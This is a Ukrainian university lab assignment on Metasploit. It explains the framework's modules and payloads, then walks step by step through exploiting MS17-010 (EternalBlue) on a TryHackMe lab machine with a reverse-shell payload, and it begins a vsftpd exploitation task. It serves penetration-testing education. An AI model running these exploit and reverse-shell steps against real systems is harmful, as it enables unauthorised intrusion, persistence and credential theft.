ЛАБОРАТОРНА РОБОТА №4
ДОСЛІДЖЕННЯ ПРОЦЕСУ ЕКСПЛУАТАЦІЇ ВРАЗЛИВОСТЕЙ З ВИКОРИСТАННЯМ METASPLOIT FRAMEWORK

Мета роботи:

1. Дослідження архітектури та функціональних можливостей Metasploit Framework.
2. Дослідження процесу виявлення та експлуатації вразливостей у мережевих сервісах.
3. Формування практичних навичок налаштування експлойтів і корисного навантаження для отримання віддаленого доступу до цільової системи.

Інструменти та ПЗ: VM Kali Linux, Metasploit, Metasploitable2.

Теоретичні відомості

Призначення та архітектура Metasploit Framework

Metasploit Framework – це платформа з відкритим кодом для розробки, тестування та виконання експлойтів. Розроблений компанією Rapid7, цей інструмент є стандартом галузі для проведення тестування на проникнення, аудиту безпеки та перевірки захищеності інформаційних систем. Metasploit дозволяє фахівцям з кібербезпеки автоматизувати виявлення та експлуатацію вразливостей, що значно підвищує ефективність аудиту безпеки.

Metasploit Framework включає в себе набір інструментів для:

1. Розвідки – збору інформації про цільові системи.
2. Сканування вразливостей – виявлення потенційних слабких місць.
3. Експлуатації вразливостей – використання виявлених слабких місць для отримання доступу до цільової системи.
4. Підтримки доступу – встановлення бекдорів та підтримки зв’язку з скомпрометованою системою.
5. Очищення слідів – приховування слідів діяльності.

Архітектурно система складається з наступних компонентів:

1. Ядро (framework core).

2. База модулів.

3. Інтерфейс взаємодії з користувачем.

Основний інтерфейс роботи – **msfconsole**, що забезпечує доступ до всіх функцій платформи через CLI.



Рисунок 1 – Загальна архітектура Metasploit Framework

Основні компоненти Metasploit

Ключові компоненти Metasploit включають:

1. msfconsole.

2. Модулі експлойтів (Exploits).

3. Корисне навантаження (Payloads).

4. Модулі допоміжних функцій (Auxiliary-модулі).

5. Постексплуатаційні модулі (Post-модулі).

msfconsole – це основний інтерактивний інтерфейс командного рядка Metasploit. Саме через нього здійснюється керування всіма модулями платформи, їх налаштування та запуск. Інтерфейс дозволяє виконувати пошук експлойтів, переглядів доступних корисних навантажень, конфігурацію

параметрів (RHOSTS, LHOST, LPORT тощо), а також керування активними сесіями. msfconsole підтримує автодоповнення команд, збереження історії сесій та інтеграцію з базою даних, що робить його зручним інструментом для проведення пентесту в інтерактивному режимі.

Модулі експлойтів – це програмні сценарії, які реалізують використання конкретної вразливості в програмному забезпеченні або сервісі. Кожен експлойт орієнтований на певну версію програмного продукту, операційну систему або протокол.

Експлойт виконує атаку, яка порушує нормальну логіку роботи програми та дозволяє виконати довільний код. Після успішної експлуатації запускається обране корисне навантаження. Модулі експлойтів структуровані за категоріями (наприклад, ftp, smb, http, windows, linux), що спрощує їх пошук та використання.

Payload – це корисне навантаження, яке виконується після успішного застосування експлойта. Саме корисне навантаження визначає, які дії будуть виконані на цільовій системі після отримання контролю.

Існують різні типи корисного навантаження:

1. Reverse shell – цільова система ініціює з’єднання з атакуючою машиною.

2. Bind shell – відкривається порт на стороні жертви для підключення.

3. Meterpreter – розширений інтерактивний агент із широкими можливостями постексплуатації.

При виборі корисного навантаження у Metasploit важливо розрізняти два методи його передачі на цільову систему:

1. Staged – складаються з двох частин. Спочатку експлойт надсилає завантажувач (stager), який встановлює зв’язок і завантажує основну частину коду (stage). Це корисно при обмеженому розмірі буфера для атаки. У синтаксисі Metasploit вони розділяються похилою рискою: ***windows/x64/shell/reverse_tcp.***

2. Non-staged. Весь функціонал надсилається одним пакетом одразу після спрацювання експлойта. Вони стабільніші, але займають більше місця. У синтаксисі Metasploit вони розділяються підкресленням: ***windows/x64/shell_reverse_tcp***.

Auxiliary-модулі призначені для виконання допоміжних операцій, які не передбачають безпосередньо експлуатацію вразливості. Вони використовуються для збору інформації, сканування портів, перевірки наявності вразливостей, брутфорсу облікових записів тощо. Ці модулі відіграють важливу роль на етапах розвідки та попереднього аналізу цільової системи. Вони допомагають визначити потенційні точки входу перед запуском експлойта.

Post-модулі застосовуються після успішного отримання доступу до системи. Вони дозволяють виконувати подальший аналіз середовища, підвищення привілеїв, збір системної інформації, витяг облікових даних, мережеву розвідку всередині сегмента тощо.

Основні параметри конфігурації модулів

Для успішної роботи з будь-яким модулем у Metasploit необхідно розуміти та правильно налаштовувати ключові змінні середовища.

Основними змінними середовища є:

1. **RHOSTS** (Remote Hosts) – IP-адреса, діапазон адрес або доменне ім’я цільової системи (жертви).

2. **LHOST** (Local Host) – IP-адреса атакуючої машини. Цей параметр є критичним для “зворотних” з’єднань (Reverse Shell), оскільки саме на цю адресу жертва буде надсилати відповідь після успішного зламу.

3. **LPORT** (Local Port) – порт на атакуючій машині, який буде “слухати” вхідне підключення від цілі. Важливо обрати порт, який не зайнятий іншими сервісами.

4. **RPORT** (Remote Port) – порт на цільовій системі, де працює вразливий сервіс (наприклад, 21 для FTP або 80 для HTTP).

Типи сесій та взаємодії

Після успішної експлуатації вразливості Metasploit відкриває сесію зв’язку з ціллю. Існує два основних типи таких сесій:

1. Command Shell.

2. Meterpreter.

Command Shell – це стандартний інтерфейс командного рядка операційної системи (*/bin/sh* у Linux або *cmd.exe* у Windows). Він дозволяє виконувати лише ті команди, які доступні в самій ОС. Можливості взаємодії обмежені, а автоматизація багатьох дій (наприклад, завантаження файлів) потребує додаткових зусиль.

Meterpreter – це вдосконалене, інтерактивне корисне навантаження, розроблене спеціально для Metasploit. Meterpreter працює виключно в оперативній пам’яті без запису виконуваного файлу на диск, що робить його важким для виявлення антивірусами.

Переваги Meterpreter:

1. Повний контроль над файловою системою (upload/download).

2. Можливість робити скріншоти та запис з веб-камери.

3. Зняття дампів хешів паролів (hashdump).

4. Закріплення для постійного доступу (persistence).

5. Можливість “перестрибувати” (pivoting) на інші комп’ютери у внутрішній мережі жертви.

Важливою функцією Meterpreter є команда ***getsystem***. Вона автоматизує процес підвищення привілеїв до рівня NT AUTHORITY\SYSTEM шляхом маніпуляцій із системними токенами. Це дозволяє отримати повний контроль над ОС без використання додаткових локальних експлойтів.

Базові команди та синтаксис msfconsole

Таблиця 1. Базові команди msfconsole

Команда	Опис
`msfconsole`	Запуск головного інтерфейсу Metasploit
`search [назва]`	Пошук модулів (експлойтів, сканерів) за назвою, CVE або сервісом
`use [шлях]`	Активація обраного модуля для подальшої роботи
`info`	Виведення детальної інформації про обраний модудь
`show options`	Перегляд списку параметрів, необхідних для запуску (RHOSTS, PAYLOAD тощо)
`show payloads`	Перегляд доступних payload для поточного експлойту
`set [параметр] [значення]`	Встановлення значення для конкретної змінної
`exploit` або `run`	Запуск активного модуля (виконання атаки або сканування)
`back`	Повернення з контексту модуля до основного меню
`sessions -I [ID]`	Перехід до активної сесії (взаємодія зі зламаною системою)

Приклад практичного застосування Metasploit

Для детальнішого розуміння життєвого циклу атаки в середовищі Metasploit обрано алгоритм експлуатації критичної вразливості в протоколі SMB (Server Message Block) OS Windows 7. Дана вразливість (MS17-010, відома як EternalBlue) дозволяє зловмиснику віддалено виконати довільний код (RCE) шляхом надсилання спеціально сформованого пакета.

Параметри середовища:

- IP-адреса атакуючого хоста: 192.168.183.138.

- IP-адреса вразливого хоста: 10.67.137.67 (лабораторна машина https://tryhackme.com/room/blue).

Етап 1. Розвідка (Reconnaissance).

На початковому етапі за допомогою інструмента Nmap здійснюється сканування цільового хоста для ідентифікації відкритих портів та версій запущених служб. Використовуються наступні параметри.

- **sC** – запуск стандартних NSE-скриптів. Виконуються базові перевірки сервісів.

- **sV** – визначення версії сервісу.



Рисунок 2 – Результат сканування хоста-жертви за допомогою інструмента Nmap

З отриманих даних (рис. 1) встановлено:

- ОС: Windows 7.

- Відкритий порт 445 (служба SMB).

На основі аналізу відкритих джерел для даної конфігурації ідентифіковано вразливість MS17-010.



Рисунок 3 – Знайдена вразливість в сервісі SMB

Етап 2. Пошук та верифікація модуля в Metasploit.

Для підготовки до атаки виконується запуск консолі Metasploit командою “***msfconsole***”.



Рисунок 4 – Запуск msfconsole

Пошук експлойтів та допоміжних модулів у фреймворку Metasploit здійснюється за допомогою команди search, яка дозволяє виконувати

індексований пошук по назві вразливості, CVE-ідентифікатору або типу модуля. Для вразливості MS17-010 виконується команда: “***search ms17-010***”.



Рисунок 5 – Результат пошуку експлойтів за назвою вразливості ***“ms17-010”***

У результаті пошуку відображається перелік доступних модулів: експлойтів (exploit), сканерів (auxiliary), а також пов’язаних компонентів. На цьому етапі доцільно спочатку провести недеструктивну перевірку цільового хоста на наявність вразливості.

Етап 3. Перевірка наявності вразливості (Verification Phase).

Для підтвердження наявності MS17-010 без виконання активної експлуатації використовується модуль: ***auxiliary/scanner/smb/smb_ms17_010***,



Рисунок 6 – Модуль для сканування на вразливість ***“ms17-010”***

Оскільки порядковий номер сканера у списку – 24, для його активації виконується команда: “***use 24***”.

Після завантаження модуля необхідно переглянути перелік обов'язкових та опціональних параметрів командою "***show options***".



Рисунок 7 – Перегляд списку параметрів, необхідних для запуску

З аналізу параметрів видно, що для запуску сканування необхідно встановити значення змінної RHOSTS – IP-адресу цільового хоста командою "***set RHOSTS 10.67.137.67***". Після коректного встановлення параметра виконується запуск модуля командою "***run***" або "***exploit***".



Рисунок 8 – Успішне сканування на вразливість

У результаті сканування отримано повідомлення: Host is likely VULNERABLE to MS17-010!. Це означає, що цільова система потенційно вразлива до експлуатації через MS17-010. Таким чином, фаза верифікації завершена, і можна переходити до активної експлуатації.

Етап 4. Експлуатація вразливості.

Повторно виконаємо пошук: "***search ms17-010***". Для реалізації атаки використовується експлойт: ***exploit/windows/smb/ms17_010_eternalblue***. Цей модуль реалізує механізм атаки EternalBlue, що використовує переповнення буфера в обробці SMB-пакетів у Windows.



Рисунок 9 – Експлойт для реалізації атаки

Оскільки порядковий номер експлойту – 0, виконується команда: “***use 0***”. Далі переглядаються параметри “***show options***”.



Рисунок 10 – Перегляд параметрів для реалізації атаки

Для коректної роботи необхідно встановити:

- RHOSTS – IP-адресу машини-жертви.
- LHOST – IP-адресу машини атакуючого (для зворотного з’єднання).



Рисунок 11 – Встановлення значень параметрів RHOSTS та LHOST

Для отримання інтерактивного доступу до системи використовується payload: “***windows/x64/shell_reverse_tcp”.***



Рисунок 12 – Встановлення значення корисного навантаження

Даний тип корисного навантаження ініціює TCP-з’єднання з машини-жертви на машину атакуючого, що дозволяє обійти NAT та фаєволи, які блокують вхідні з’єднання: “***set payload windows/x64/shell_reverse_tcp***”.

Після конфігурації параметрів виконується запуск командою “***run***”.



Рисунок 13 – Успішна експлуатація вразливості ***ms17_010***

У випадку успішної експлуатації відбувається встановлення зворотного TCP-з’єднання та відкриття командної оболонки від імені процесу, в контексті якого була виконана атака (часто – SYSTEM у випадку успішної реалізації EternalBlue).



Рисунок 14 – Успішно отриманий доступ до машини-жертви

Після отримання первинного доступу логічним продовженням атаки є реалізація постексплуатаційних дій:

1. Privilege Escalation – перевірка та закріплення найвищого рівня привілеїв.

2. Persistence – створення механізмів повторного доступу (служби, планувальник завдань, реєстр).

3. Lateral Movement – горизонтальне переміщення мережею з використанням отриманих облікових даних.

4. Credential Dumping – вилучення хешів паролів для подальшої компрометації.

Таким чином, вразливість MS17-010 дозволяє виконати повний цикл атаки – від первинної перевірки до отримання віддаленого доступу та подальшої компрометації інфраструктури.

Завдання на лабораторну роботу

Завдання цієї лабораторної роботі виконуються на віртуальній машині Kali Linux (збірка від Cisco), у межах якої розгорнута вразлива інфраструктура для практичного дослідження процесів експлуатації вразливостей.

Завдання 1. Експлуатація вразливого FTP-сервісу (vsftpd).

1. Проведення мережевого сканування.

   1.1. Виконати сканування цільової машини за допомогою утиліти Nmap. IP-адреса жертви: **172.17.0.2**.

   1.2. Ідентифікувати FTP-сервіс (порт 21/tcp).

2. Аналіз вразливості.

   2.1. Виконати пошук інформації про виявлену версію vsftpd.

   2.2. Встановити наявність відомої вразливості.

3. Пошук та вибір експлойту.

   3.1. Запустити Metasploit Framework командою: ***msfconsole***

   3.2. Виконати пошук експлойтів за ключовим словом ***vsftpd***.

